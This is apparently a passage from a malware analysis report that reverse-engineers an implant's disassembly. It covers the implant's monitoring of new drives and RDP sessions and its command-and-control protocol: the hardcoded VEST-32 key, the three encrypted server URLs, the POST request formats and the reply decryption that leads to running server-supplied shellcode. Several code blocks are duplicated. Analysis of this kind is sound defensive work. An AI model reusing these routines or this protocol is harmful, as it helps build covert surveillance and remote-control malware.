
```
mov     [ebp+retval], 4983h
mov     eax, [ebp+Info_gather_obj]
mov     ecx, [eax+Info_gather_obj.info_blob] ; size 0x38
cmp     [ecx+Info_blob.config.b_check_enabled], 1
jnz     short loc_100054F5

mov     edx, [ebp+Info_gather_obj]
mov     eax, [edx+Info_gather_obj.info_blob] ; size 0x38
cmp     [eax+Info_blob.config.bSkipCheckDriveAndRDS], 0
jnz     short loc_100054F5

mov     [ebp+var_8], 0
push    0
call    get_unix_time_in_sec ; if arg_0 != store value in *arg_0 and *(arg_0+4)
                        ; also returns in eax,edx
add     esp, 4
mov     ecx, [ebp+Info_gather_obj]
mov     ecx, [ecx+Info_gather_obj.info_blob] ; size 0x38
mov     ecx, [ecx+Info_blob.config.check_duration_in_min]
imul    ecx, 60
xor     esi, esi
add     eax, ecx        ; get current time in sec and add check duration (converted to sec)
adc     edx, esi
mov     [ebp+var_8], eax
push    0               ; skip_checks
mov     edx, [ebp+var_8]
push    edx             ; What time (in unix time) to stop checking
mov     ecx, [ebp+Info_gather_obj]
call    info_wait_for_new_drive_or_rds ; This function will return  0x2833h
                        ; but it will also update the this->info_blob->status_code with
                        ;   5: if a new drive is plugged
                        ;   6: if a new RDS session occurs
mov     eax, [ebp+Info_gather_obj]
mov     ecx, [eax+Info_gather_obj.info_blob] ; size 0x38
mov     [ecx+Info_blob.config.b_check_enabled], 0
mov     edx, [ebp+Info_gather_obj]
mov     eax, [edx+Info_gather_obj.info_blob] ; size 0x38
mov     [eax+Info_blob.config.bSkipCheckDriveAndRDS], 0
mov     ecx, [ebp+Info_gather_obj]
mov     edx, [ecx+Info_gather_obj.info_blob] ; size 0x38
mov     [edx+Info_blob.config.check_duration_in_min], 0
mov     [ebp+retval], 2833h

loc_100054F5:
```

Triggering monitoring based on configuration

Monitoring

The monitoring loop will retrieve the address of WTSEnumerateSessionsW and the local mac address using GetAdaptersInfo.

1. The code will execute on a loop, until either enough time has elapsed (end time passed a parameter) or an event of interest occurred



```
mov     [ebp+retval], 4983h
mov     eax, [ebp+Info_gather_obj]
mov     ecx, [eax+Info_gather_obj.info_blob] ; size 0x38
cmp     [ecx+Info_blob.config.b_check_enabled], 1
jnz     short loc_100054F5

mov     edx, [ebp+Info_gather_obj]
mov     eax, [edx+Info_gather_obj.info_blob] ; size 0x38
cmp     [eax+Info_blob.config.bSkipCheckDriveAndRDS], 0
jnz     short loc_100054F5

mov     [ebp+var_8], 0
push    0
call    get_unix_time_in_sec ; if arg_0 != store value in *arg_0 and *(arg_0+4)
                        ; also returns in eax,edx
add     esp, 4
mov     ecx, [ebp+Info_gather_obj]
mov     ecx, [ecx+Info_gather_obj.info_blob] ; size 0x38
mov     ecx, [ecx+Info_blob.config.check_duration_in_min]
imul    ecx, 60
xor     esi, esi
add     eax, ecx        ; get current time in sec and add check duration (converted to sec)
adc     edx, esi
mov     [ebp+var_8], eax
push    0               ; skip_checks
mov     edx, [ebp+var_8]
push    edx             ; What time (in unix time) to stop checking
mov     ecx, [ebp+Info_gather_obj]
call    info_wait_for_new_drive_or_rds ; This function will return  0x2833h
                        ; but it will also update the this->info_blob->status_code with
                        ;   5: if a new drive is plugged
                        ;   6: if a new RDS session occurs
mov     eax, [ebp+Info_gather_obj]
mov     ecx, [eax+Info_gather_obj.info_blob] ; size 0x38
mov     [ecx+Info_blob.config.b_check_enabled], 0
mov     edx, [ebp+Info_gather_obj]
mov     eax, [edx+Info_gather_obj.info_blob] ; size 0x38
mov     [eax+Info_blob.config.bSkipCheckDriveAndRDS], 0
mov     ecx, [ebp+Info_gather_obj]
mov     edx, [ecx+Info_gather_obj.info_blob] ; size 0x38
mov     [edx+Info_blob.config.check_duration_in_min], 0
mov     [ebp+retval], 2833h

loc_100054F5:
```


Monitoring loop

1. It will monitor for an increase in the number of logical drives and Remote Desktop Sessions (RDS). If either occur, a status code will be set (5. New drive, 6. New RDS session) and the monitoring loop stops.

Drive tracking

a. It uses GetlogicalDrives to get a bitmask of all the drives available on the system, then iterates over each possible drive letter

b. It will also use GetDriveType to make sure the new drive is not a CD-ROM drive




```
mov     [ebp+var_C], cx
call    ds:GetLogicalDrives
mov     [ebp+DiscDrives], eax ; bitmask (ABCDEFGH... drives) 1 means present, 0 means nope
cmp     [ebp+DiscDrives], 0
jz      loc_10007353

mov     [ebp+current_drive_i], 0
jmp     short loc_100072C6

loc_100072C6:
cmp     [ebp+current_drive_i], 26
jge     short loc_1000730D

mov     eax, [ebp+DiscDrives]
mov     ecx, [ebp+current_drive_i]
shr     eax, cl
test    eax, eax
jnz     short loc_100072DA

jmp     short loc_1000730D ; jmp here if no more possible drive

loc_100072DA:
mov     edx, [ebp+DiscDrives]
mov     ecx, [ebp+current_drive_i]
shr     edx, cl
and     edx, 1          ; this is a valid drive
jz      short loc_10007308

mov     eax, [ebp+current_drive_i]
add     eax, 'A'
mov     [ebp+RootPathName], ax
lea     ecx, [ebp+RootPathName]
push    ecx             ; lpRootPathName
call    ds:GetDriveTypeW
cmp     eax, 5          ; DRIVE_CDROM
jnz     short loc_10007302

loc_10007302:
mov     edx, [ebp+non_cd_drive_count]
add     edx, 1
mov     [ebp+non_cd_drive_count], edx

loc_1000730D:
mov     eax, [ebp+Info_gather_obj]
cmp     [eax+Info_gather_obj.drive_count], 0 ; ignore CDROM
jnz     short loc_10007321

loc_10007321:
mov     eax, [ebp+Info_gather_obj]
mov     ecx, [eax+Info_gather_obj.drive_count] ; ignore CDROM
cmp     ecx, [ebp+non_cd_drive_count] ; cmp old_count, new_count
                        ;    jmp if old_count  >= new_count
                        ;    jmp if new_count <= old_count
jnb     short loc_10007338
```

Check drive type

1. It keeps track of the number of drives previously seen and will return 1 if the number has increased


RDP Session Tracking

The RDP session tracking function operates the same as the drive tracking. If the number increases by one it then returns 1. It uses WTSEnumerateSessionsW to get a list of sessions, iterates through them to count active ones.



```
mov     [ebp+active_session_count], 0
mov     [ebp+Count], 0
mov     [ebp+pSessionInfo], 0
lea     eax, [ebp+Count]
push    eax             ; pCount
lea     ecx, [ebp+pSessionInfo]
push    ecx             ; ppSessionInfo
push    1               ; Version
push    0               ; Reserved
push    0               ; hServer = WTS_CURRENT_SERVER_HANDLE (0x0)
mov     edx, [ebp+Info_gather_obj]
mov     eax, [edx+Info_gather_obj.WTSEnumerateSessionsW_ptr] ; WTSEnumerateSessionsW(HANDLE hServer, DWORD Reserved, DWORD Version, PWTS_SESSION_INFOW *ppSessionInfo, DWORD   *pCount)
call    eax
test    eax, eax
jnz     short loc_100073A9

loc_100073A9:
mov     [ebp+current_session_i], 0
jmp     short loc_100073B8

jmp     short loc_100073DE

loc_100073B8:
mov     edx, [ebp+current_session_i]
cmp     edx, [ebp+Count]
jnb     short loc_100073DE

loc_100073DE:
mov     eax, [ebp+Info_gather_obj]
cmp     [eax+Info_gather_obj.active_session_count], 0
jnz     short loc_100073F2

mov     eax, [ebp+current_session_i]
imul    eax, 0Ch
mov     ecx, [ebp+pSessionInfo]
cmp     [ecx+eax+WTS_SESSION_INFOW.State], WTSActive
jnz     short loc_100073DC

loc_100073F2:
mov     eax, [ebp+Info_gather_obj]
mov     ecx, [eax+Info_gather_obj.active_session_count]
cmp     ecx, [ebp+active_session_count]
jnb     short loc_1000740C

mov     edx, [ebp+active_session_count]
add     edx, 1
mov     [ebp+active_session_count], edx

mov     [ebp+retval], 1
mov     edx, [ebp+retval]
mov     [ebp+var_1C], edx
jmp     short loc_10007418

loc_1000740C:
mov     eax, [ebp+Info_gather_obj]
mov     ecx, [ebp+active_session_count]
mov     [eax+Info_gather_obj.active_session_count], ecx
mov     edx, [ebp+active_session_count]
mov     [ebp+var_1C], edx

loc_100073DC:
jmp     short loc_100073B2
```

Get active RDP sessions



```
loc_100073DE:
mov     eax, [ebp+Info_gather_obj]
cmp     [eax+Info_gather_obj.active_session_count], 0
jnz     short loc_100073F2
```
```
mov     eax, [ebp+current_session_i]
imul    eax, 0Ch
mov     ecx, [ebp+pSessionInfo]
cmp     [ecx+eax+WTS_SESSION_INFOW.State], WTSActive
jnz     short loc_100073DC
```
```
loc_100073F2:
mov     eax, [ebp+Info_gather_obj]
mov     ecx, [eax+Info_gather_obj.active_session_count]
cmp     ecx, [ebp+active_session_count]
jnb     short loc_1000740C
```
```
mov     edx, [ebp+active_session_count]
add     edx, 1
mov     [ebp+active_session_count], edx
```
```
mov     [ebp+retval], 1
mov     edx, [ebp+retval]
mov     [ebp+var_1C], edx
jmp     short loc_10007418
```
```
loc_1000740C:
mov     eax, [ebp+Info_gather_obj]
mov     ecx, [ebp+active_session_count]
mov     [eax+Info_gather_obj.active_session_count], ecx
mov     edx, [ebp+active_session_count]
mov     [ebp+var_1C], edx
```
```
loc_100073DC:
jmp     short loc_10007382
```
```
mov     ecx, [ebp+Info_gather_obj]
mov     edx, [ebp+active_session_count]
mov     [ecx+Info_gather_obj.active_session_count], edx
jmp     short loc_10007424
```
```
loc_10007418:
mov     eax, [ebp+Info_gather_obj]
mov     ecx, [ebp+active_session_count]
mov     [eax+Info_gather_obj.active_session_count], ecx
```
```
loc_10007382:
mov     ecx, [ebp+current_session_i]
add     ecx, 1
mov     [ebp+current_session_i], ecx
```
```
mov     eax, [ebp+retval]
jmp     loc_10007427
```
```
loc_10007424:
mov     eax, [ebp+retval]
```
```
loc_10007427:
mov     esp, ebp
pop     ebp
retn
info_collect_session_data endp
```

Get active RDP sessions, continued

Command and Control Communication


The C2 code is interesting and is a custom implementation. The general process for this protocol is as follows.

1. Generates a connection ID that will be kept throughout this step as a hex string of five random bytes for each module (0x63) and random seeded with the output of GetTickCount64


```
; Attributes: bp-based frame

generate_random_id proc near

Info_gather_obj= dword ptr -4

push    ebp
mov     ebp, esp
push    ecx
mov     [ebp+Info_gather_obj], ecx
call    ds:GetTickCount64
push    eax
call    seed
add     esp, 4
call    rand
cdq
mov     ecx, 63h
idiv    ecx
push    edx
call    rand
cdq
mov     ecx, 63h
idiv    ecx
push    edx
call    rand
cdq
mov     ecx, 63h
idiv    ecx
push    edx
call    rand
cdq
mov     ecx, 63h
idiv    ecx
push    edx
call    rand
cdq
mov     ecx, 63h
idiv    ecx
push    edx
push    offset a02d02d02d02d02 ; "%02d%02d%02d%02d%02d"
push    0Ch
mov     edx, [ebp+Info_gather_obj]
mov     eax, [edx]
mov     ecx, [eax+Info_blob.conn_id]
push    ecx
call    maybe_other_snprintf
add     esp, 20h
mov     esp, ebp
pop     ebp
retn
generate_random_id endp
```

Generate connection ID

1. Next it loads a destination URL
    a. There are three available servers hardcoded in the implant as an encrypted blob
1. b. The decryption is done using a VEST-32 encryption algorithm with the hardcoded key ff7172d9c888b7a88a7d77372112d772




```
loc_1000641C:
mov     eax, [ebp+var_34]
mov     [ebp+var_18], eax
mov     [ebp+var_4], 0FFFFFFFFh
mov     ecx, [ebp+var_18]
mov     [ebp+c2_crypto_obj_ptr], ecx
mov     [ebp+blob_buffer_plus4], 0
mov     edx, [ebp+arg_blob_len]
add     edx, 4
push    edx
call    probably_malloc
add     esp, 4
mov     [ebp+var_20], eax
mov     eax, [ebp+var_20]
mov     [ebp+blob_buffer_plus4], eax
mov     ecx, [ebp+arg_blob_len]
add     ecx, 4
push    ecx
push    0
mov     edx, [ebp+blob_buffer_plus4]
push    edx
call    memset
add     esp, 0Ch
push    20h             ; len
push    offset key      ; "ff7172d9c888b7a88a7d77372112d772"
mov     ecx, [ebp+c2_crypto_obj_ptr]
call    vest_keysetup
mov     eax, [ebp+arg_blob_len]
push    eax
mov     ecx, [ebp+blob_buffer_plus4]
push    ecx
mov     edx, [ebp+arg_blob]
push    edx
mov     ecx, [ebp+c2_crypto_obj_ptr]
call    vest_decrypt_bytes
mov     eax, [ebp+arg_blob_len]
push    eax
push    0
mov     ecx, [ebp+arg_blob]
push    ecx
call    memset
add     esp, 0Ch
mov     edx, [ebp+arg_blob_len]
push    edx
mov     eax, [ebp+blob_buffer_plus4]
push    eax
mov     ecx, [ebp+arg_blob]
push    ecx
call    memcpy
add     esp, 0Ch
cmp     [ebp+blob_buffer_plus4], 0
jz      short loc_100064CB
```

Configuration Decryption

c. A random configuration number is picked (mod 6) to select this configuration

d. There are only 3 configurations available, if the configuration number picked is above 3, it will keep incrementing (mod 6) until one is picked. Configuration 0 is more likely to be chosen because of this process.



```
mov     ecx, [ebp+Info_gather_obj]
mov     edx, [ecx+Info_gather_obj.info_blob] ; size 0x38
mov     eax, [edx+Info_blob.config_mode]
add     eax, 1
mov     ecx, [ebp+Info_gather_obj]
mov     edx, [ecx+Info_gather_obj.info_blob] ; size 0x38
mov     [edx+Info_blob.config_mode], eax
mov     eax, [ebp+Info_gather_obj]
mov     ecx, [eax+Info_gather_obj.info_blob] ; size 0x38
mov     eax, [ecx+Info_blob.config_mode]
xor     edx, edx
mov     ecx, 6
div     ecx
mov     eax, [ebp+Info_gather_obj]
mov     ecx, [eax+Info_gather_obj.info_blob] ; size 0x38
mov     [ecx+Info_blob.config_mode], edx
mov     edx, [ebp+Info_gather_obj]
mov     eax, [edx+Info_gather_obj.info_blob] ; size 0x38
mov     ecx, [eax+Info_blob.config_mode]
mov     [ebp+var_1A8], ecx
cmp     [ebp+var_1A8], 0
jz      short loc_100062F2
```

```
cmp     [ebp+var_1A8], 1
jz      short loc_10006331
```

```
cmp     [ebp+var_1A8], 2
jz      loc_1000636D
```

```
loc_100062F2:
push    8Ah
lea     edx, [ebp+blob0]
push    edx
mov     ecx, [ebp+Info_gather_obj]
call    decrypt_url_config_in_place
lea     eax, [ebp+blob0]
push    eax
push    200h
mov     ecx, [ebp+Info_gather_obj]
mov     edx, [ecx+Info_gather_obj.info_blob] ; size 0x38
mov     eax, [edx+Info_blob.wide_url_dest]
push    eax
call    maybe_memcpy
mov     [ebp+is_done], 1
jmp     short loc_100063AA
```

```
jmp     loc_100063AA
```

```
loc_1000636D:
push    8Eh
lea     eax, [ebp+blob2]
push    eax
mov     ecx, [ebp+Info_gather_obj]
call    decrypt_url_config_in_place
lea     ecx, [ebp+blob2]
push    ecx
push    200h
mov     edx, [ebp+Info_gather_obj]
mov     eax, [edx+Info_gather_obj.info_blob] ; size 0x38
mov     ecx, [eax+Info_blob.wide_url_dest]
push    ecx
call    maybe_memcpy
mov     [ebp+is_done], 1
```

```
loc_10006331:
push    68h
lea     ecx, [ebp+blob1]
push    ecx
mov     ecx, [ebp+Info_gather_obj]
call    decrypt_url_config_in_place
lea     edx, [ebp+blob1]
push    edx
push    200h
mov     eax, [ebp+Info_gather_obj]
mov     ecx, [eax+Info_gather_obj.info_blob] ; size 0x38
mov     edx, [ecx+Info_blob.wide_url_dest]
push    edx
call    maybe_memcpy
mov     [ebp+is_done], 1
jmp     short loc_100063AA
```

Code to pick configurations

1. It will send a POST request to the URL it retrieved from the configuration with a "VIEW" action. It builds a request using the following hardcoded format string.

```
post => ACTION=VIEW&PAGE=%s&CODE=%s&CACHE=%s&REQUEST=%d
=> PAGE=drive_count

CODE=RDS_session_count

CACHE=base64(blob)

Request=Rand()

blob: size 0x43c

blob[0x434:0x438] = status_code

blob[0x438:0x43c] = 1

blob[0:0x400] = form_url

blob[0x400:0x418] = mac_address

blob[0x418:0x424] = connection_id (random)

blob[0x424:0x434] = “MC0921” (UTF-16LE)
```

a. The process will be looking for the return of the string **Your request has been accepted. ClientID: {f9102bc8a7d81ef01ba}** to indicate success

1. If successful, it will retrieve data from the C2 via a POST request, this time it will use the PREVPAGE action

a. It uses the following format string for the POST request


```
ACTION=PREVPAGE&CODE=C%s&RES=%d
With: CODE = connection_id (from before)

RES = Rand()
```

b. The reply received from the server is encrypted it. To decrypt it the following process is needed

i. Replace space with +

ii. Base64 decode the result


iii. Decrypt the data with key “ff7172d9c888b7a88a7d77372112d772”



```
loc_10002543:
mov     eax, [ebp+var_3C]
mov     [ebp+var_20], eax
mov     [ebp+var_4], 0FFFFFFFFh
mov     ecx, [ebp+var_20]
mov     [ebp+c2_crypto_obj], ecx
mov     [ebp+decrypted_buffer], 0
mov     edx, [ebp+data_len]
push    edx
call    probably_malloc
add     esp, 4
mov     [ebp+var_28], eax
mov     eax, [ebp+var_28]
mov     [ebp+decrypted_buffer], eax
mov     ecx, [ebp+data_len]
push    ecx
push    0
mov     edx, [ebp+decrypted_buffer]
push    edx
call    memset
add     esp, 0Ch
push    20h             ; len
mov     eax, [ebp+key]
push    eax             ; key
mov     ecx, [ebp+c2_crypto_obj]
call    vest_keysetup
mov     ecx, [ebp+data_len]
push    ecx
mov     edx, [ebp+decrypted_buffer]
push    edx
mov     eax, [ebp+in_out_data_buf]
push    eax
mov     ecx, [ebp+c2_crypto_obj]
call    vest_decrypt_bytes
mov     ecx, [ebp+data_len]
push    ecx
push    0
mov     edx, [ebp+in_out_data_buf]
push    edx
call    memset
add     esp, 0Ch
mov     eax, [ebp+data_len]
push    eax
mov     ecx, [ebp+decrypted_buffer]
push    ecx
mov     edx, [ebp+in_out_data_buf]
push    edx
call    memcpy
add     esp, 0Ch
cmp     [ebp+decrypted_buffer], 0
jz      short loc_100025EB
```

Server decryption using key

iv. Perform a XOR on the data



```
loc_1000262C:
mov     edx, [ebp+pos_i]
cmp     edx, [ebp+data_len]
jnb     short loc_1000265E
```

```
Iterate over the data (for each char)
  buffer[i] = (buffer[i] - 0x1a) ^ 0x7a
mov     eax, [ebp+in_out_data_buf]
add     eax, [ebp+pos_i]
movzx   ecx, byte ptr [eax]
sub     ecx, 1Ah
mov     edx, [ebp+in_out_data_buf]
add     edx, [ebp+pos_i]
mov     [edx], cl
mov     eax, [ebp+in_out_data_buf]
add     eax, [ebp+pos_i]
movzx   ecx, byte ptr [eax]
xor     ecx, 7Ah
mov     edx, [ebp+in_out_data_buf]
add     edx, [ebp+pos_i]
mov     [edx], cl
jmp     short loc_10002623
```

```
loc_1000265E:
mov     [ebp+var_1C], 2833h
mov     eax, [ebp+var_1C]
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
mov     esp, ebp
pop     ebp
retn    0Ch
c2_decrypt_data endp
```


```
loc_10002623:
mov     ecx, [ebp+pos_i]
add     ecx, 1
mov     [ebp+pos_i], ecx
```

Perform XOR on the data

1.
    1. The decrypted data is going to be used to execute a shellcode from the server and send data back

